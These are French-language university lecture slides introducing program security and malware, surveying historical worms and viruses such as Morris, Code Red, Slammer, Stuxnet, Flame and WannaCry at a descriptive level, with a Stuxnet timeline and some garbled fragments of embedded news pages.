

Introduction a la Sécurité

Sécurité Informatique
Sécurité des Programmes

Master 1: SI?SR
Enseignant: Assane Gueye
Juillet, 2024

Note: Courtesy to the many sources (IAEA, Paxson, and all uncited)

Pourquoi Sécurité des « Programmes »?

- Programmes dans les systèmes d'information
 - Système d'exploitation
 - Drivers
 - Les infrastructures du réseau: protocoles, routage, etc...
 - Base de données
 - Applications
 - Exécutables web
 - ...

Programmes



Systèmes d'informations

Sécurité des Programmes

- Programmes contiennent des failles
 - **L'erreur est humaine** (le programmeur!)
 - Pressions pour respecter les délais
 - Effets secondaires des failles non connus!
 - Réparer les failles peuvent en introduire d'autres
 - Réparer a un conflit avec performance/fonctionnalité
 - **L'homme peut être malintentionné!**
 - Utiliser les failles ci-dessus pour causer des dégâts
 - En introduire d'autres: code malicieux!
- Ces deux catégories nous aident pour comprendre comment prévenir des dégâts causes par les failles (non-intentionnelles ou malintentionnées)
- Dans les deux cas...il nous faut trouver des mesures...
 - « *...it does not matter whether the stone hits the pitcher or the pitcher hits the stone, it is going to be bad for the pitcher...* », Man of la Mancha

Programmes malveillants

Logiciel malveillant – Maliciel

Logiciel malveillant – Maliciel

Logiciel destiné à endommager ou désactiver des ordinateurs et des systèmes informatiques.



Les symptômes des attaques varient

Symptômes possibles d'une attaque

- L'ordinateur n'arrive pas à démarrer ou redémarre automatiquement
- Les programmes ne démarrent pas ou sont défectueux durant leur exécution
- Les noms des fichiers changent ou deviennent illisibles
- Le contenu des fichiers change ou n'est plus accessible
- Des mots ou des résidus graphiques inhabituels apparaissent sur l'écran
- Il y a des variations (ralentissement etc...) de la performance de l'ordinateur
- L'utilisateur n'a plus accès au système/logiciels/fichiers/reseaux

Quelquefois – il y a peu d'indicateurs.

Programmes malveillants

- **Vrai ou Faux ?**
 - Les virus n'infectent que les systèmes Windows
 - Les virus peuvent modifier les fichiers cachés (hidden)
 - Les virus apparaissent seulement dans les fichiers et les programmes
 - Les virus se propagent seulement via disk, usb, email...
 - Le virus ne peut pas rester en mémoire après un reboot
 - Les virus n'infectent pas le hardware


Programmes malveillants

- Quelques mis-conceptions
 - Les virus n'infectent que les systèmes Windows (**Faux**)
 - Les virus peuvent modifier les fichiers cachés (hidden) (**Vrai**)
 - Les virus apparaissent seulement dans les fichiers et les programmes (**Faux**)
 - Les virus se propagent seulement via disk, usb, email... (**Faux**)
 - Le virus ne peut pas rester en mémoire après un reboot (**Vrai...mais**) si attacher aux fichiers qui démarrent au boot!
 - Les virus n'infectent pas le hardware (**Vrai/Faux**)

1986 – Le premier virus

Brain, déclenché sous sa forme initiale en janvier 1986, est considéré comme le premier virus informatique pour MS-DOS.

- Il infecte le secteur de démarrage des supports de stockage formatés avec le Tableau d'attribution de dossier DOS.
- Le virus ralentit le lecteur de disquette et rend sept kilo-octets de mémoire inutilisables pour le DOS.
- Brain a été écrit par deux frères, Basit Farooq Alvi et Amjad Farooq Alvi, de Lahore, Punjab au Pakistan.
- Les frères ont dit qu'ils l'avaient écrit pour protéger leur logiciel médical du piratage et qu'il était supposé n'atteindre que les contrefacteurs de droits d'auteur.



Quelques Exemples de Virus

- **Morris worm (ou Internet worm)**
 - Apparition: 2 Novembre 1988
 - Robert T Morris: Graduate Student Cornell
 - Juge coupable en 1990
 - Amende de \$10'000, 3 ans de prison (suspendus), 400 heures de service public
 - Exploite des failles et erreurs de configuration sur Unix, aussi une faille de la procédure *fingerd* (programme pour trouver des info sur les utilisateurs) et une porte secrète sur *sendmail*.
 - Propagation
 - Copie code source sur victime
 - Tourne le code pour initier d'autre infections (cependant plusieurs processus sont lancés en même temps...la victime devient très vite débordée)
 - Utilise compte utilisateur (truqué) pour établir connexion

Robert Tappan Morris



Robert Morris in 2008

Born	November 8, 1965 (age 53) United States
Residence	United States
Nationality	American
Other names	RTM
Occupation	Entrepreneur, professor at Massachusetts Institute of Technology, partner at Y Combinator ^[1]
Known for	Morris Worm, Viaweb, Y Combinator
Criminal status	Fulfilled
Parent(s)	Robert Morris, Anne Farlow Morris

Wikipedia

Quelques Exemples de Virus

- **Code Red**

- Apparition: 13 Juillet 2001
- 250'000 systèmes en 9 heures
- 6 millions de servers infectés en un mois
- Exploit un buffer overflow de Microsoft IIS Web Servers
 - Vulnérabilité et patch annoncés le mois précédent
- Effet:
 - «Deface» (remplacer) la page web par


`- HELLO! Welcome to http://www.worm.com!
Hacked By Chinese!`

- Activité « temporelle »
 - 1-19 du mois: scanning (adresse IP), infection et propagation
 - 20-27 DDoS sur le site: www.whitehouse.gov
 - Pas d'activité le 28
- Plusieurs version Code Red I, Code Red II

Quelques Exemples de Virus

- Slammer


Life Just Before Slammer



Quelques Exemples de Virus

- Slammer

Life Just After Slammer



Incident d'un système nucléaire – SQL Slammer

- Le ver Slammer a pénétré dans un réseau informatique privé de la centrale nucléaire de l'Ohio: Davis-Besse en janvier 2003 et a **désactivé un système de surveillance de sécurité** pendant près de cinq heures.
- Le ver Slammer est entré dans la centrale Davis-Besse par un réseau non sécurisé d'un **contractant anonyme**, puis il s'est tortillé à travers une ligne spécialisée T1 reliant ce réseau à celui de la centrale Davis-Besse .
- La ligne spécialisée T1 était **l'une des multiples infiltrations dans le réseau de Davis-Besse qui a complètement contourné le pare-feu** du réseau de la centrale, lequel était programmé pour bloquer le port que Slammer utilisait pour se répandre.
- La centrale n'était alors pas en fonctionnement.

Quelques Exemples de Virus

- **Slammer**
 - Exploite le service UDP
 - Tout le « virus » dans **un seul paquet**
 - Infection de **75'000 machines en moins de 10 minutes**
 - Code Red (2001): 250'000 systèmes en 9 heures
 - Vitesse de croisière: **double toutes les 8.5 secondes**

Quelques Exemples de Virus



2009 Conficker Virus

Failure to download flight plans
leading to grounded aircrafts.

W32/Conficker.A!tr

Analysis

W32/Conficker.A!tr is classified as a Trojan.

Trojan has the capabilities to remote access connection handling, perform Denial of Service (DoS) or Distributed DoS (DDoS), capture keyboard inputs, delete file or object, or terminate process.


The Fortinet Anti-Virus Analyst Team is currently in the process of creating a detailed description for this virus.

Recommended Action


FortiGate Systems

Screen using the
n downloaded a

ms
e files that are i



2009 - 2010



2012 - 2013

French fighter planes grounded by computer virus

French fighter planes were unable to take off after military computers were infected by a computer virus, an intelligence magazine claims.



French fighter jets were unable to take off after military computers were attacked by a virus. Photo: AEP

France

News » World News
Europe »

Related Partners

The best way to trans
money overseas

In France



Calais Jungle
evictions, in pictu

Quelques Exemples de Virus

- **Stuxnet**
 - Découvert en Juillet 2010 (en activité depuis Mars)
 - Propagation en multi-mode
 - D'abord par USB (comme virus)
 - Une fois dans le réseau, se propage rapidement en interne en utilisant RPC (remote procedure call) de Windows
 - Hara-Kiri: programmé pour « mourir » le 24 Juin 2012
 - Vise les systemes SCADA
 - **Systèmes de contrôle dans les industrie et les centres d'énergie**
 - Concentré sur certain pays
 - Iran 59%, Indonésie 18%, Inde 8%
 - Utilise 4 attaques de type zéro-day
 - Accélère les centrifugeuses graduellement jusqu'à ce qu'elles sautent (en envoyant des données erronées au centre de contrôle)

Quelques Exemples de Virus

- Stuxnet

Israel Tests on Worm Called Crucial in Iran Nuclear Delay

By WILLIAM J. BROAD, JOHN MARKOFF and DAVID E. SANGER
Published: January 15, 2011

This article is by William J. Broad, John Markoff and David E. Sanger.


[Enlarge This Image](#)



Nicholas Roberts for The New York Times

Ralph Langner, an independent computer security expert, solved Stuxnet.

Multimedia



How Stuxnet Spreads

The Dimona complex in the Negev desert is famous as the heavily guarded heart of Israel's never-acknowledged nuclear arms program, where neat rows of factories make atomic fuel for the arsenal.

Over the past two years, according to intelligence and military experts familiar with its operations, Dimona has taken on a new, equally secret role — as a critical testing ground in a joint American and Israeli effort to undermine Iran's efforts to make a bomb of its own.

Behind Dimona's barbed wire, the experts say, Israel has spun nuclear centrifuges virtually identical to Iran's at Natanz, where Iranian scientists are struggling to enrich uranium. They say Dimona tested the effectiveness of the Stuxnet computer worm, a destructive program that appears to have wiped out roughly a fifth of Iran's nuclear



Chronologie de Stuxnet

Table 1

W32.Stuxnet Timeline

Date	Event
November 20, 2008	Trojan.Zlob variant found to be using the LNK vulnerability only later identified in Stuxnet.
April, 2009	Security magazine Hakin9 releases details of a remote code execution vulnerability in the Printer Spooler service. Later identified as MS10-061 .
June, 2009	Earliest Stuxnet sample seen. Does not exploit MS10-046 . Does not have signed driver files.
January 25, 2010	Stuxnet driver signed with a valid certificate belonging to Realtek Semiconductor Corps.
March, 2010	First Stuxnet variant to exploit MS10-046.
June 17, 2010	Virusblokada reports W32.Stuxnet (named RootkitTmphider). Reports that it's using a vulnerability in the processing of shortcuts/.lnk files in order to propagate (later identified as MS10-046).
July 13, 2010	Symantec adds detection as W32.Temphid (previously detected as Trojan Horse).
July 16, 2010	Microsoft issues Security Advisory for "Vulnerability in Windows Shell Could Allow Remote Code Execution (2286198)" that covers the vulnerability in processing shortcuts/.lnk files. Verisign revokes Realtek Semiconductor Corps certificate.
July 17, 2010	Eset identifies a new Stuxnet driver, this time signed with a certificate from JMicon Technology Corp.
July 19, 2010	Siemens report that they are investigating reports of malware infecting Siemens WinCC SCADA systems. Symantec renames detection to W32.Stuxnet.
July 20, 2010	Symantec monitors the Stuxnet Command and Control traffic.
July 22, 2010	Verisign revokes the JMicon Technology Corps certificate.
August 2, 2010	Microsoft issues MS10-046 , which patches the Windows Shell shortcut vulnerability.
August 6, 2010	Symantec reports how Stuxnet can inject and hide code on a PLC affecting industrial control systems.
September 14, 2010	Microsoft releases MS10-061 to patch the Printer Spooler Vulnerability identified by Symantec in August. Microsoft report two other privilege escalation vulnerabilities identified by Symantec in August.
September 30, 2010	Symantec presents at Virus Bulletin and releases comprehensive analysis of Stuxnet.


Flame (2012)

Le **point initial de contamination est inconnu**, mais le virus peut se répandre par

- **Des périphériques USB connectés a une machine contaminée**
- **L'exploitation du mécanisme de mise à jour de Microsoft Windows –**
 - Il a exploité un défaut dans la licence Terminal Service Client de l'Autorité de délivrance de certification de la société, ce qui a permis aux attaquants de générer des certificats de validation de codes “signés” par Microsoft.
 - Ces faux certificats ont permis aux attaquants de tromper un PC Windows pour qu'il accepte un fichier comme mise à jour de Microsoft.

Comment Flame vole l'information

- En enregistrant des **conversations audio**
- En faisant des **captures d'écran**
- En interceptant le **clavier**
- En faisant du repérage d'erreur de trafic du réseau
- En collectant des informations sur des appareils **Bluetooth** se trouvant à proximité



Vue d'ensemble de Flame

NEW "FLAME" CYBER WEAPON

Kaspersky Lab, one of the world's largest makers of anti-virus software, discovered a new malware codenamed "Worm.Win32.Flame", or simply "Flame", the most complex piece of malicious software yet found.

COMPLEXITY

Comprising almost 20 MB in size and some 20 modules of code when fully deployed, Flame is one of the biggest malicious software ever discovered

BREADTH

Virus can record sounds, access bluetooth communications, capture screenshot images and log internet messaging conversations

NETWORK

The creators of the virus used a network of some 80 servers across Asia, Europe and North America to remotely control infected machines




VICTIMS

Researchers estimate that altogether between 1,000 and 5,000 machines are infected worldwide, with the larger number of infected computers found in the Middle East

Possible initial infection



Affected hardware



PERPETRATOR

Kaspersky researchers declined to say which nation or nations they believe are behind Flame

Sources: Kaspersky Lab, Reuters

REUTERS

Quelques Exemples de Virus

- WannaCry




WannaCry

- Le ver rançongiciel WannaCry - 12 mai 2017.
- Plus de 230 000 ordinateurs, y compris des SI d'infrastructures critiques, ont été contaminés dans 150 pays.
- Ces attaques sont de nature criminelle et **ne ciblent pas d'infrastructure spécifique**.
- Le rançongiciel exploite la vulnérabilité dans le SMB des systèmes d'exploitation Windows, où il encrypte des fichiers sélectionnés des systèmes contaminés et ajoute au nom du fichier la terminaison .WCRY
- La rançon, qui est de 300 dollars des Etats Unis, doit être **payée en Bitcoin**.

Programmes malveillants


Classification

Types de Maliciels (vue simple)



Virus

- **Fragment de code qui se greffe au code exécutable**
- Nécessite une infection du fichier hôte pour se répandre
- L'exécution du code virus a lieu quand les programmes infectés sont exécutés
- Infecte d'autres programmes sur l'ordinateur
- Se répand sur d'autres ordinateurs par des pièces jointes aux e-mails, le téléchargement de pages web, etc...
- De nombreux virus se répandent en envoyant eux-mêmes de faux messages e-mail avec des pièces jointes infectées



Virus de la grippe aviaire

